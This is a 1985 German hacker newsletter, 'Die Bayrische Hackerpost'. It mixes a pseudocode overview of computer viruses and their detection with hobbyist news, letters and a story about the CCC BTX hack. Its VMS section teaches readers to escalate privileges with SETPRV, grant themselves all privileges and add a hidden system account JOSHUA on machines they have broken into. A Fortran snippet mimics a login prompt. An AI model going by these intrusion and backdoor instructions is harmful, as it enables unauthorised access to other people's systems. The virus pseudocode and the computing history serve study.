Die Bayrische Hackerpost

** Das Informationsblatt für den lebensbejahenden DFü - Benutzer **

Preis: Deutschland DM 2,- / Schweiz sfr 2,50 / UBA 2 TAPs / Taiwan 1 Applekarte
Vereinigte Arabische Emirate 2 Gallons / Singapur 1 kg ICs / UdSSR 1 6280-Kopie

Da bleibt kein Wunsch auf der Strecke.


April 1985

The Professionals' Alternative

Hallo, liebe Abonnenten, Interessenten, Leser und sonstige Sympathisanten! Die Post schleppt tagtäglich neue Briefe für die B.H.P. an, wir sitzen, schreiben, falten, beantworten Anfragen und rennen wieder zum Kopiererladen, um ausgegangene Ausgaben nachzudrucken. Für das riesige Interesse an unserer Hackerpost wollen wir Euch hiermit Dankeschön sagen und uns zugleich entschuldigen, wenns hier und da mal zu Verzögerungen kommt. Auf jeden Fall hoffen wir, daß Euch diese Ausgaben wieder mindestens genauso gut gefällt.

Es grüßt wie immer:

Das Redaktionsteam.



*** VIRUS - PROGRAMME ***

Virus - Programme stellen ein häufig unbekanntes oder zumindest unbeachtetes (verdrängte ?) Risiko für Großrechenanlagen bzw. deren Betreiber dar. Da diese Problematik in der bundesdeutschen Fachpresse bisher so gut wie garnicht angesprochen wurde, geben wir im folgenden einen kleinen Überblick:

Ein VIRUS-Programm ist ein Programm, das in einem Großrechner angesiedelt, sich in andere, im selben Rechner befindliche Programme reinkopiert und aus diesen so auch Viren macht. Dabei kann das neue, oder, um bei der Analogie zu bleiben, infizierte Programm, auch eine weiterentwickelte Art des Virus darstellen. Solche Programme können lange Zeit unbemerkt in dem Rechner umherwandern, wodurch auch die regelmäßig gezogenen Backups mit Viren durchsetzt sind. Erst wenn ein Auslöser dazukommt, wird die eigentliche Zerstörung vorgenommen. In pascal-ähnicher Notation könnte so ein Virus folgendermaßen aussehen:

```
-----------------------------------
program virus:=
(1234567;

subroutine infizieren-exec:=
     (loop: file = öffne Exec-File;
     if  erste Zeile = 1234567  then
     goto loop;
     Virus vorne an File anhängen;
     )

subroutine zerstören:=
     (Zerstören, was zerstört
     werden soll)

subroutine auslöser:=
     (Wird TRUE, falls Auslöser
     gedrückt)

main-program:=
     (infizieren-exec;
     if auslöser then zerstören;
     goto next;)

next:)
-----------------------------------
```

(1) Einfaches Beispiel: Virus "V"

Dieser Virus durchsucht alle Exec-Programme (ausführbaren Programme), ob in deren erster Zeile 1234567 steht, d.h. das Programm bereits infiziert ist. Falls nicht, wird das Programm ebenfalls infiziert.

Das Interessante an dieser Art von Programmen ist, daß sie sich auch durch Netzwerke rasch fortpflanzen können: Sobald User B am Rechner Y das (infizierte) Programm von User A auf seinem Rechner laufen läßt, sind auch alle Programme von User A infiziert.

Allerdings läßt sich so ein Virus auch für nicht-zerstörerische Zwecke verwenden: Wird ein Kompressionsprogramm als Virus verwendet, so werden automatisch alle Files verkleinert, und das Virusprogramm setzt sich als Dekompressor vor das geschrumpfte Programm. Allerdings muß das Programm vor jeder Infektion nochmals nachfragen, da sich sonst wieder unvorhersehbare Ergebnisse einstellen können. Nach Versuchen zu urteilen, kann eine Platzersparnis bis zu 50% erreicht werden, wobei die Ausführungsgeschwindigkeit wegen der Dekompression etwas absinkt.

Beispiel:

```
-----------------------------------
program compress-virus:=
(01234567;

subroutine infizieren-exec:=
      (loop:file = öffne exec-file;
      if erste Zeile = 01234567 then
      goto loop;
      compress file;
      decompress an file
      vorneanstellen;
      )

main-program:=
      (if erlaubnis then
      infizieren-exec;
      decompress rest-der-file;
      decompresste file ausführen;
      )
)
-----------------------------------
```

(2) Virus zum Komprimieren "C"

Um nun ein Timesharing-System zu einem vorgegebenen Zeitpunkt unbenutzbar zu machen, kann man Virus V folgendermaßen abwandeln:

```
-----------------------------------
...
subroutine zerstören:=
      (loop: goto loop;)

subroutine auslöser:=
      (if jahr > 1984 then
      TRUE else FALSE;
      )
...
-----------------------------------
```

(3) Modifiziertes Programm V

Am 1.1.1985 wären alle infizierten Programme, sobald sie aufgerufen werden, dazu übergegangen, nur noch leere Schleifen auszuführen (subroutine zerstören). Wenn der Auslösezeitpunkt genügend spät nach der ersten Infektion des Systems angelegt ist, so daß man sicher sein kann, daß praktisch alle Programme verseucht sind, ist der Fehler wohl nur noch sehr schlecht wieder rauszukriegen, da auch alle dazu nötigen Utilities versaut sind. Werden diese wieder von einer "sauberen" Quelle reinkopiert, so sind sie im Nu auch wieder angesteckt, sobald irgend ein infiziertes Programm im betreffenden Benutzerbereich aufgerufen wird.

Schutz vor Viren

Durch die Vernetzung und gleichzeitige Benutzung derselben Daten und Programme ist prinzipiell jede Multiuser-Rechenanlage gegen Viren anfällig, da der Rechner intern "durchlässig" ist. Die sicherste Methode des Schutzes vor Viren ist demnach die Abschottung des Rechners gegenüber anderen Benutzern und Rechnern, was aber in den meisten Fällen dem Sinn der Übung zuwider läuft.

Jedoch kann man den Benutzerkreis in einzelne, und nun zwingend völlig getrennte Bereiche aufteilen, so daß ein infizierter Bereich nicht auch noch die anderen anstecken kann. Führt man zugleich auch noch verschiedene Schutzcodes für die Files ein (z.B. durch den Benutzer nur ausführbar, weder lesbar noch beshreibbar), so ist wieder eine gewisse Barriere gegen die Infeftion errichtet. Wobei diese natürlich wieder durch einen Virus, der diese Schwelle zuerst runtersetzt, sich dann reinkopiert, und dann den ursprünglichen Zustand wieder herstellt, umgangen werden kann.

Behebung der Infektion

Analog zum biologischen Modell kann man in Rechnern die eingedrungenen Viren wieder unschädlich machen. Dazu muß man zuerst feststellen, ob ein Programm ein Virus ist, um dann eine Möglichkeit zu finden, den Virus unschädlich zu machen.

Um festzustellen, daß ein Programm P einen Virus darstellt, muß man überprüfen, ob P andere Programme infiziert. Dies geht aber auch nicht so einfach, da man den Virus V wieder so modifizieren könnte, daß er nur dann andere Programme infiziert, wenn eine Virus-Prüfroutine D angezeigt hat, daß V kein Virus ist.

```
program kein_virus:=
(...
main-program:=
     (if D(kein_virus) then
          (infizieren;
          if auslöser then
          zerstören;
          )
     goto next;
     )
)
```

(4) Unauffindbarer Virus KV

Nun wird der neue Virus KV nur dann andere Programme infizieren und als Virus arbeiten, wenn die Entscheidungsroutine D festgestellt hat, daß KV eben kein Virus ist.

Evolution von Viren

Um die Auffindbarkeit von Viren zu erschweren, kann man sich selbst modifizierbare Virusprogramme einsetzen:

```
program evolutions_virus:=

(
subroutine print_zufalls_befehl:=
     (print zufalls_variablennamen,
            " = ",
            zufalls_variablennamen;
     loop: if zufalls_bit = 0 then
          (print zufalls_operator,
              zufalls_variablenname;
          goto loop;)
     print strichpunkt;
     )

subroutine kopiere_zufall_in_virus:=
     (loop: copy evolutions_virus to
          virus till strichpunkt;
     if zufalls_bit = 1 then
     print zufalls_befehl;
     if end_of_input_file goto loop;
     )

main_program:=
     (kopiere_zufall_in_virus;
     infizieren;
     if auslöser then zerstören;
     goto next;
     )

next;)
```

(5) Selbstmodifizierender Virus EV

Dieser Virus kann auch mit einem Vergleichsprogramm, das zwei Programme vergleicht, nicht gefunden werden, da der kopierte Virus immer eine neue Anweisung enthält, die zwar auf den Programmablauf keinen Einfluß hat, aber die Viren unterschiedlich aussehen läßt.
Man kann aber noch weitergehen: Sind zwei Programme gleich, so führen sie verschiedene Operationen aus, während zwei verschiedene Programme die gleichen Operationen ausführen:

```
program unauffindbarer_virus:=

(...
subroutine kopiere_unauffindbar:=
     (copy unauffindbarer_virus
     to file
     till zeilenbeginn = zzz;

     if file = P1 then print
     "if D(P1,P2) then print 1;";

     if file = P2 then print
     "if D(P1,P2) then print 0;";

     copy unauffindbarer_virus
     to file
     till end_of_input_file;
     )

main_program:=
     (if random_bit = 0 then
     file = P1 else
     file = P2;
     kopiere_unauffindbar;
     zzz;
     infizieren;
     if auslöser then zerstören;
     goto next;
     )

next;)
```

(6) Unauffindbarer, selbstmodifizierender Virus UEV

Das Programm UEV entwickelt sich zu zwei Programmtypen P1 und P2. Ist das Programm vom Typ P1, wird die Zeile zzz zu:

```
     if D(P1,P2) then print 1;
```

und wenn das Programm vom Typ P2 ist, wird dieselbe Zeile zu

```
     if D(P1,P2) then print 0;
```

Beide Programme benutzen eine Entscheidungsroutine D, die bestimmt, ob die Programme gleich sind. Sagt D, daß beide gleich sind, so gibt P1 eine 1 aus und P2 eine 0, was der Aussage von D widerspricht. Damit ist die Routine D zum Auffinden der Viren für die Katz.

Da P1 und P2 Weiterentwicklungen desselben Programmes sind, ist die Ähnlichkeit der Weiterentwicklungen eines Programmes nicht vorhersagbar.

Anstall zu versuchen, Viren durch Übereinstimmung der Programme zu finden, kann man auch versuchen, sie durch Vergleich der Tätigkeiten zweier Programme zu finden. Da aber ein Virus als Teil eines Benutzerprogrammes auftritt und auch selbst nur zulässige Operationen ausführt, ist auch dies einigermaßen schwierig.

Wie gezeigt, ist es nahezu unmöglich, in einem einmal infizierten System alle enthaltenen Viren zu finden und auszumerzen. Bestenfalls kann man ein Gleichgewicht zwischen Viren und Heilungsprogrammen erreicht werden, speziell dann, wenn beide Programmarten selbstmodifizierend arbeiten. Eine noch relativ gute Möglichkeit, um wenigstens das Ausmaß der Infektion überprüfen zu können, ist eine Aufzeichnung, wer von wo aus welches Programm wann aufgerufen hat. Solche Möglichkeiten bieten bisher aber nur einige wenige Systeme.

========== PRAXIS ==========

Der erste Virus wurde am 3. 11. 1983 auf einer VAX 11/750 unter Unix geboren. Er wurde zunächst ins Programm "vd", das die File-Strukturen unter Unix grafisch anzeigt, eingebunden (und den Benutzern bekanntgegeben, da es ja nur ein Experiment sein sollte). Der Virus war, wie bei den gezeigten Beispielen, am Anfang des Programmes angesiedelt.

Um die Infektion nachverfolgen zu können, wurden einige Vorsichtsmaßnahmen verwirklicht: Alle Infektionen mußten per Hand bestätigt werden und es wurde nichts zerstört.

In den fünf ausgeführten Experimenten wurden dem Eindringling für weniger als eine Stunde alle Privilegien zugestanden. Die kürzeste Zeit lag bei 5 Minuten, der Durchschnitt unter einer halben Stunde. Das Ergebnis war so verheerend, daß die Rechnerbetreiber die Experimente daraufhin stoppen ließen. (Typisches Verhalten, wenn Fehler in Systemen entdeckt werden, besser zudecken als beheben...)

Weitere Versuche wurden auf einem TOPS-20 (DEC-20), einer anderen VAX unter VMS und einer IBM/370 unter VM/370 geplant. Ein erfahrener TOPS-20-Programmierer hatte den entsprechenden Virus in 6 Stunden fertig, ein VM/370-Neuling brauchte 30 Stunden mit Beistand eines erfahrenen Programmierers, und ein VMS-Anfänger hatte binnen 20 Stunden seinen Prototypen am Laufen. Aber leider wurden auch hier die entsprechenden Versuche von den Rechnerbetreibern bald untersagt.

Ein weiterer Virus-Angriff wurde im März 1984 gestartet, diesmal auf einer Univac 1108. Leider waren die Begleitumstände sehr behindernd: Nur 26 Stunden Zugang zum Rechner für einen 1108-ungewohnten Benutzer und einen Programmierer, der 5 Jahre lang keine 1108 mehr bedient hatte. Jedoch stand der erste Virus bereits nach 18 Stunden. Nach weiteren 8 Stunden wurden die Ergebnisse den Programmierern, Verwaltern und Sicherheitsbeauftragten vorgeführt: Der Virus bewegte sich ohne Probleme über die Grenzen der Benutzerbereiche hinweg und erreichte höhere Prioritäten, wodurch das gesamte System infiziert werden kann.

Der Virus bestand aus 5 Zeilen Assembler, ca. 200 Zeilen Fortran und etwa 50 Kommandozeilen.

Im August 1984 konnte ein weiterer Versuch auf einer VAX unter Unix gestartet werden. Sobald der Virus auch den Bereich des Sysops erreicht hatte, war er im Nu (unter einer Minute) über das gesamte System verteilt. Als beste Möglichkeit, den Sysop zu erreichen, stellte sich das Anbieten eines infizierten Programms im Bulletin Board des Systems heraus, da die Sysops, neugierig wie immer, so schnell wie möglich diese Programme ausprobieren wollen.

Zusammenfassung

Virusprogramme können in relativ kurzer Zeit entwickelt werden, es ist einfach, sie so zu gestalten, daß sie nur wenige oder gar keine Spuren hinterlassen, und sie können ohne große Probleme die vom System errichteten Schranken umgehen. Genauso, wie sie sich in einem Computer verbreiten können, können sie auch durch Netzwerke wandern.

Absoluten Schutz bieten nur völlig abgeschottete Systeme. Alle anderen Verfahren sind entweder extrem zeitaufwendig oder ungenau.

Und nun ganz zum Schluß noch ein Bonbon für alle, die bis hierher durchgehalten haben: Eine Anwendung eines sehr speziellen, aber überaus praktischen Virus ist ein geänderter C-Compiler in einem Unix-System, der immer dann, wenn das Login-Programm compiliert word, einen neuen User JOSHUA hinzufügt. Sowas soll - unbestätigten Meldungen zufolge - in der amerikanischen National Security Agency (NSA - US Verfassungsschutz) schon laufen.

GEMISCHTES

WAS WIEDER KEINER GEMERKT HAT:

In der letzten Ausgabe haben sich zwei kleine Fehler eingeschlichen. Erstens ist die Echo-Nummer der Post schon seit geraumer Zeit 45+Padvorwahl+49002 (da hat nur der Jürgen aus Hannover was gespannt) und zum Zweiten ist der Takt bei Impulswahl nicht 400/600 ms sondern 40/60 ms.

Kammerspiele

```
C
C Das Hackerspiel
C
      character*12 dummy
C
   10 write (6,1)
      read (5,2) dummy
      write (6,3)
      read (5,2) dummy
      goto 10
C
    1 format('User-ID : ')
    2 format(a12)
    3 format('Password: ')
C
      end
```

****
IMPRESSUM: Die Bayrische Hackerpost, das Informationsblatt für den lebensbejahenden DFÜ - Benutzer.
****

Herausgeber: B.H.P. im CIA (Confidential Information Advisors)
Eigendruck im Selbstverlag.
V.i.S.d.P.:
S.Seibold, Dornberger Str.4, 8 Mü 80 für die Originale, V.i.S.d.P. für Kopien beim Kopierenden.
****

— V24 für Apple —

APPLE II und serielle Schnittstelle

Der Anschluß eines Modems oder anderer V.24-gekoppelter Gerätschaften ist beim Apple immer noch so'n Problem: Standard ist, wenn man sich die Installationsprogramme der gängigen Terminalprogramme anschaut, wohl die Super-Serial-Card von Apple. Nur ist das gute Stück erstens schweinteuer (knappe 500 Marks) und zum anderen oft auch gar nicht lieferbar. Auf dem Nachbauarkt gibts einerseits recht billige serielle Karten, die man sich dann aber in Eigenarbeit an das Programm anstricken muß, oder eben Nachbauten der SSC, die aber immer noch so um die 300 Märker kosten. Nun gibts aber aus München noch eine Karte, die voll SSC-kompatibel ist (hamma scho' ausprobiert, s' laaft ois drauf), andererseits kein Nachbau ist, sondern eine Neutentwicklung und zu guter Letzt optional noch eine Uhr und eine parallele Schnittstelle beherbergt.
Auf der Karte sind die beiden DIL-Schalter der SSC, der Modemjumperblock und ein Jumperblock, an dem die Slots für serielle und parallele Schnittstelle eingestellt werden (Karte in irgendeinen Slot stecken, mit den Jumpern Parallelausgang auf Slot 1 und Seriellausgang auf 2 legen).
Mitgeliefert wird auch das Kabel mit dem V.24-Stecker und ein Handbuch.
Die Karte kostet (ohne Uhr und Paralleloption, also nur als SSC-kompatible Karte) unter 300 Mark.
Wem das noch zuviel Geld ist, der kann beim Matthias auch die Platine und den nötigen PAL-IC alleine für billiges Geld bekommen. Bei Bedarf mal anrufen:

Matthias Zahn
Baldeplatz 1
8000 München 5
Tel. 089/77 73 86

LITERATUR:

DATEX-Handbuch
vom Gelben Riesen persönlich.
"Handbuch für den Entwickler, Planer und Anwender von Datenteilverarbeitungssystemen". DM 20,-.

DATEX-P-Handbuch
siehe oben
"Detailinformationen zu Technik und Betrieb der Datenpaketvermittlung". Viel trockene Technik für 50,-.

Der schnelle Draht, Datenbankführer vom
Ministerium für Wirtschaft, Mittelstand und Verkehr des Landes Nordrhein-Westfalen
Haroldstr 4
4000 Düsseldorf 1
kost nix

Cienfuegos Press
Over The Water
Sanday
Orkney
KW 17 2 BL
United Kingdom
ist ein kleiner Verlag, dessen Erzeugnisse es aber in sich haben. Kleine Titelauswahl: "Without Traces", "Towards with a Citizen's Militia" etc. Ähnlich Loompanics.

Unterrichtsblätter der DBP, Teil B - Fernmeldewesen -
bei jedem Postamt mit Formblatt <Zeitungsbestellung> zu bestellen: Unterrichtsblätter der DBP, Ausg. B, Vertriebskennzeichen C 6856 E. Das Beste von der postalischen Nachhilfestelle höchstpersönlich frei Haus für läppische DM 7,20 pro Jahr. Neben Uninteressantem ("Die Finanzierung der Investitionen bei der Deutschen Bundespost") auch technische Leckerbissen wie "Technische Einrichtungen von Fernsprechentstörungsstellen". Die Leute rufen manchmal an und fragen, warum man an dem Blatt denn so interessiert ist, also was einfallen lassen.

IDEAS FOR SYSTEMS

Hitchhacker's Guide To The Galaxy

Teil 3 VAXes in concert

Nachdem in den vorhergehenden Ausgaben der B.H.F. schon uber die VAX unter VMS-Betriebssystem berichtet wurde, folgt hier der Schluß:

Um ein Verzeichnis aller Directories auf der gegenwaertigen Platte zu erhalten, muss man nur

```
$ SET DEF [000000]
```

eingeben. Das Directory [000000] ist n'mlich das oberste Dirctory in der Hierarchie, und da stehen dann die gesamten Unterdirectories als Eintraege wie

```
IMS.DIR;1          RTTESE.DIR          etc.
```

drin. Meistens sind die Namen der (Haupt-) Directories die Usernamen der betreffenden Benutzer. Also wieder probieren...

Falls irgendeiner der obenstehenden Befehle nicht funktioniert, so liegt das nicht daran, dass VMS geaendert wurde, sondern eher daran, dass es unter diesem Betriebssystem die Moeglichkeit gibt, bestimmten Benutzern bestimmte Befehle zu sperren oder andere, neue zu definieren. Wenn man an bestimmte Directories nicht rankommt (speziell das Masterdir [000000]), dann ist dafuer die Protection so gesetzt, dass man unter dem gegenwaertigen Account nicht einmal Lesezugriff drauf hat.

Was man so darf und was nicht, kann man sich mit

```
$ SHOW PROCESS/FULL
```

anzeigen lassen. Da bekommt man dann unter anderem seinen User Identification Code (UIC) angezeigt. Der sieht so aus:

```
[220,010]
  ^   ^
  !   !
  !   ---- Member
  -------- Group
```


Die erste der Oktalzahlen gibt die Gruppe an, die zweite das spezielle Mitglied der Gruppe. Wenn da als Gruppe eine 1 steht, dann habt ihr den Hauptgewinn gezogen, das ist naemlich die Gruppe der Systembenutzer (System Manager, Operator, Service), und die kommen so ziemlich an alles ran.

Des weiteren stehen da irgendwo die Privilegien des gegenwaertigen Accounts. Je laenger die Liste, desto besser. Die Feinheiten dabei sind u.a. CMKRNL - damit kann man den Befehl

```
$ BET UIC [1,4]
```

durchfuehren, und das ist nun mal der UIC des obersten Systemeumels. Auch sehr stark ist BYPASS, damit kann man jeglichen Dateien- und Directoryschutz vergessen. Noch besser ist natuerlich SETPRV - damit kann man sich selber alle moeglichen Privilegien zugestehen (hehe). Das geht mit

```
$ SET PROCESS/PRIVILEGES = ALL
```

und so hat man gleich ALLE moeglichen Privilegien.

Falls man nun BYPASS, nen UIC von [1,4] oder so aehnlich hat, kann man daran gehen, sich einen eigenen Account in der Maschine einzurichten:

```
$ SET DEFAULT SYS$SYSTEM
$ RUN AUTHORIZE

UAF> ADD JOSHUA/PASSWORD=JOSHUA/PRIVILEGES=SETPRV/UIC=[1,1]
UAF> EXIT

SYSUAF modified
```

Damit gibt's ab sofort einen Benutzer mit Usernamen JOSHUA, gleichlautendem Passwort, dem Privileg SETRRV und dem UIC [1,1].

Viel Spass!

Hacintosh

Im nächsten Heft gehts dann weiter mit Cyber/NOS oder Siemens/BS2000. Wiss'ma noch nicht so genau.

BRIEFE

Herr ..... fragte:

Ich wohne im 5.Stock, und es ist nicht möglich, eine Telefonleitung in mein Zimmer legen zu lassen. Mein Modem beginnt bereits zu faulen. Was soll ich tun, das Telefon steht im Keller!

Dr.Strobe:
Falls Sie eine V24-Schnittstelle besitzen (und wer hat die nicht!?), gibt es überhaupt keine Probleme.
Die meisten Leute denken, die V24-Leitung sei eine sehr empfindliche. Doch weit gefehlt! Sie können Ihre V24-Leitung bis zu 30 Meter(!) verlängern, ohne befürchten zu müssen, daß sich der böse Datenschrott einschleicht. Legen Sie das Kabel einfach bis zum Klo oder meinetwegen bis zur Hölle. Mir wurscht. Hauptsache es ist abgeschirmt und weniger als 30 Meter lang. So ist es möglich, auf dem Dach zu arbeiten und im Keller die Daten aus dem Netz zu saugen.
Das ist vor allem für die Leute interessant, die sich kein eigenes Telefon neben dem Computer leisten können.
Das panikartige Hin- und Herlaufen können Sie als gesunden Sport betrachten.

Dr.Dr.Strobe

Helmut Stierblut aus Schweinfurt fragte:

Gibt es eigentlich auch weibliche Personen im Datennetz ?

Tja, also, das ist eine sehr gute Frage. Statistisch gesehen sind die weiblichen DFÜ-Teilnehmer stark in der Minderheit.
Wir haben aber zur Zeit in München ein Pilotprojekt laufen, das darüber Klarheit verschaffen soll.
(Sonderbericht wird folgen)

Dr.Dr.Strobe

DAS GROSSE NUA - VERZEICHNIS

Derzeit gibt es ja jede Menge NUA-Listen und Rechner-Telefonbücher. Eines der bekanntesten ist das eigene, aber das hat meistens keine große Verbreitung. Dann gibts den NUA-Guide der B.H.P., da steht auch einiges drin, und schließlich hat sich der DATEX-Btreiber selbst nach langem Zögern und Zaudern auch noch ein Verzeichnis abgerungen. Dasselbe gibt es für 12.00 Mark beim Fernmeldeamt 2, Postfach 10 00 12 in 8500 Nürnberg 1 unter dere Bestellnummer KNNr. 652 600-2 bzw. bei Müller adress GmbH, Pretzfelder Str. 7 - 11, 8500 Nürnberg 90.
Leider fehlen da bei den meisten eingetragenen DATEX-Benutzern die NUAs !!!! Wohl unter dem Deckmäntelchen des Datenschutzes wird da wieder mal ein Informationsmonopol und damit Machtinstrument aufgebaut. Damit dem nicht so wird, gibt es den unheimlichen NUA-Sammler. Dieser wartet begierig auf Zusendungen aus den zahlreichen Schatzkästlein der privaten NUA-Sammlungen, packt sie dann in seinen großen Sortierer und bringt das Ganze dann in gedruckter Form wieder unters Volk.

Erreichbar ist der unheimliche NUA-Sammler über folgende Adresse:

Rathmann-Schalla
z.H. N/S
Friesenstr. 24
3000 Hannover 1

Von dort aus werden die Zuschriften direkt an den NUA-Sammler witergeleitet. Damit noch ein Anreiz da ist, seine NUAs einzuschicken, wird unter der Einsendern noch ein

COMMODORE C-64

verlost. Und wer was beiträgt, bekommt dann natürlich auch das unheimliche NUA-Verzeichnis sofort frei Haus, sobald es fertig ist.
Wer es vorzieht, anonym zu bleiben (obwohl am NUA-Sammeln nun wirklich keiner rummäkeln kann), kann seine Liste natürlcih auch anonym einschicken.

Für die Oberintelligenzler: Mit Uralt-NUAs aus alten Mailbox-Listen oder so gibts hier keinen Blumentopf zu gewinnen !

BLA-BLA
IM NETZWERK

Da die BHP auch ein Fachblatt für den lebensbejahenden Hacker ist, wollen wir diesmal auf die selten genutzte Möglichkeit von CHATS hinweisen. Vor 2 Monaten war im englischen Janet-Gateway, (ein Netzwerk, das Uni- und Forschungsrechner verbindet) der Teufel los.
Ein paar Hacker hatten sich in dieses System eingeschlichen, um eine besondere Möglichkeit auszunützen: Man konnte nämlich einen andernen USER, der sich auch in diesen SYSTEM befand, eine Message schicken, die dieser dann sofort empfing.
So waren zu dieser Zeit so ziemlich alle deutschen Hacker in diesen SYSTEM, so z.B. der CCC, die DELTA-Usergroup, der K.G.B., sowie ein paar Hacker aus England und sonstwoher. Auf diese Weise kann man internationale oder nationale Verbindungen aufbauen, und da das ganze über DATEX läuft und somit sehr kostengünstig ist.

So sind die Kommandos für das CHATEN bei einer UNIX-VAX:

who --->Ausgabe der User im Sytem.

fingers-->Dieses Kommando funktioniert nicht bei allen, gibt aber ansonsten auch die User aus, zusätzlich aber auch noch Informationen über den User.

write -->Hier gibt es zwei Möglichkeiten:

write name:

Nun befindet man sich im CHAT-Modus, den Namen erfährt man bei >who<.

write name tty:

Auch ein CHAT-Modus, die tty erfährt man ebenfalls bei >who<.

Mit CTRL-Z verläßt man den CHAT-Modus und geht wieder in die Kommando-Ebene. Bei einigen VAXen sind name und tty vertauscht.

— *OA —

Die Kommandos für ein engl. Gateway sind meistens:

```
users all->Listet alle User.
users    ->Gibt die Anzahl der  User
           aus
tell tty,->Schreiben einer Nachricht
           von einer Zeile.
deaf     ->Keine Messages erwünscht.
```

Für andere Syteme sind die kommandos meist:

```
send -->
write-->
tell -->  Senden einer Nachricht.
chat -->
msg  -->

show user ->
users     ->
users all -> Listet die User im System.
fingers   ->
who       ->
show users->
```

Ansonsten kann man sich meist mit HELP weiterhelfen.

COMMENT

Hacker auf BTX-Abwegen!

Vor nicht allzu langer Zeit gelang dem CCC der grosse Coup. Sie benutzten eine Kennung der HASPA (Hamburger Sparkasse), um ihre eigenen BTX-Seiten aufzurufen (das Warpost-game mit den Regean-ufo). Einige werden diese Story schon gar nicht mehr hören können, aber wir haben aus unseren Quellen neue Hinweise erhalten. Angeblich hatten sie dieses Passwort durch einen Systemfehler, der auf der absurden Behauptung basiert, daß, wenn man die BTX-Seite bis auf das letzte Bit auffüllt, und die Seite, nachdem sie im Postrechner gespeichert ist, wieder aufruft, nur noch ein Zeichensalat auf dem Bildschirm kommt, in dem sich dann manchmal auch ein Passwort befindet. Das alles noch an des BUPOMIST*) Geburtstag serviert, und die Show ist perfekt. Doch leider kamen dann doch Zweifel auf, denn die Post meinte, ihr System wäre so unwahrscheinlich sicher wie sechs Richtige im Lotto. Darauf meinten Wau & Co. nur: "Das stimmt schon, jede Woche ein Hauptgewinn". Doch aus den Hauptgewinn wird wohl nichts, da der ganze BTX-Trick linker war als FLICK. Das Passwort der HASPA soll von einen Hacker aus Berlin gekommen sein, welcher es auch nicht geknackt hat, sondern sich "anderweitig" besorgt hat (So haben wir es vom CCC erfahren). Dieses Passwort ist im Prinzip nichts anderes als eine NUI, auf der die laufenden Gebühren abgerechnet werden. Und wer schon mal versucht hat, eine NUI zu scannen, der würde bei 6 Versuchen pro Minute 650 Jahre brauchen. Nun schrieb unser ungekrönter "deutscher Hackerkönig", der auch ungekrönt bleiben wird, ein Programm, das mit dieser Kennung die BTX-Seite des CCC aufrief, wobei pro Aufruf DM 9.97 auf das Konto des CCC gebucht wurden. Das Ganze über Nacht laufen lassen und am nächsten Morgen waren ca. 135.000 Mark zusammen. Als sie es dann bekanntgaben, hatten die Medien natürlich mal wieder einen riesen Aufreißer und die Post musste, um keine Panik aufkommen zu lassen, zugeben, ihr BTX-System habe einen Fehler. Doch dem war nicht so, die Experten, die das BTX programmierten, fanden keinen der vom CCC angeführten Fehler.
Auch das mit der bewegten Grafik war keine allzu besonders grosse Leistung, denn es stand ja sogar im P.M. Computerheft, wie man so etwas macht. Doch so doof war das alles ja auch nicht, da der CCC seine Clubkasse mit diesen Medienrummel aufbesserte und obendrein sehr bekannt wurde.
Das an der Sache auch was faul war, zeigt, das auf den Artikel, den die Zeitschrift RUN veröffentlichte, vom CCC keinerlei Reaktion kam (warum wohl nicht?).

BUPOMIST= Abk. f. Bundespostminister

Public domain Software gesucht !

Zum Aufbau einer Freeware-Datenbank sucht die B.H.P. - Redaktion alle (freie) Software, die mit DFÜ zu tun hat. wie z.B. Terminalprogramme, Mailboxen, Textverarbeitung oder BTX-Software u.a. Für alle die Programme geschrieben haben oder public domain Software besitzen, schickt sie an die B.H.P. mit einer Erklärung, daß ihr die Rechte an den Programmen selbst besitzt und mit der freien Weitergabe einverstanden seid, sowie einer kurzen Bedienungsanleitung, am besten auf Diskette.
Gesucht werden vor allem Programme, die auf Apple, CP/M, C-64 oder IBM-PC laufen. Aber auch Programme für exotische Rechnertypen werden gesucht.

Folgende Software ist zur Zeit schon verfügbar:

-Modem 7 (CP/M) Terminalprogramm
-Connection (C-64) - " -
-Terminalprogramm für den IBM-PC

Jedes Programm ist zum Selbstkostenpreis von DEUTSCHMARK 10.- (Diskette und Versand) bei der B.H.P. erhältlich.
Auf Anfrage bekommt man die neueste Liste mit den zur Verfügung stehenden Programmen zugesandt.
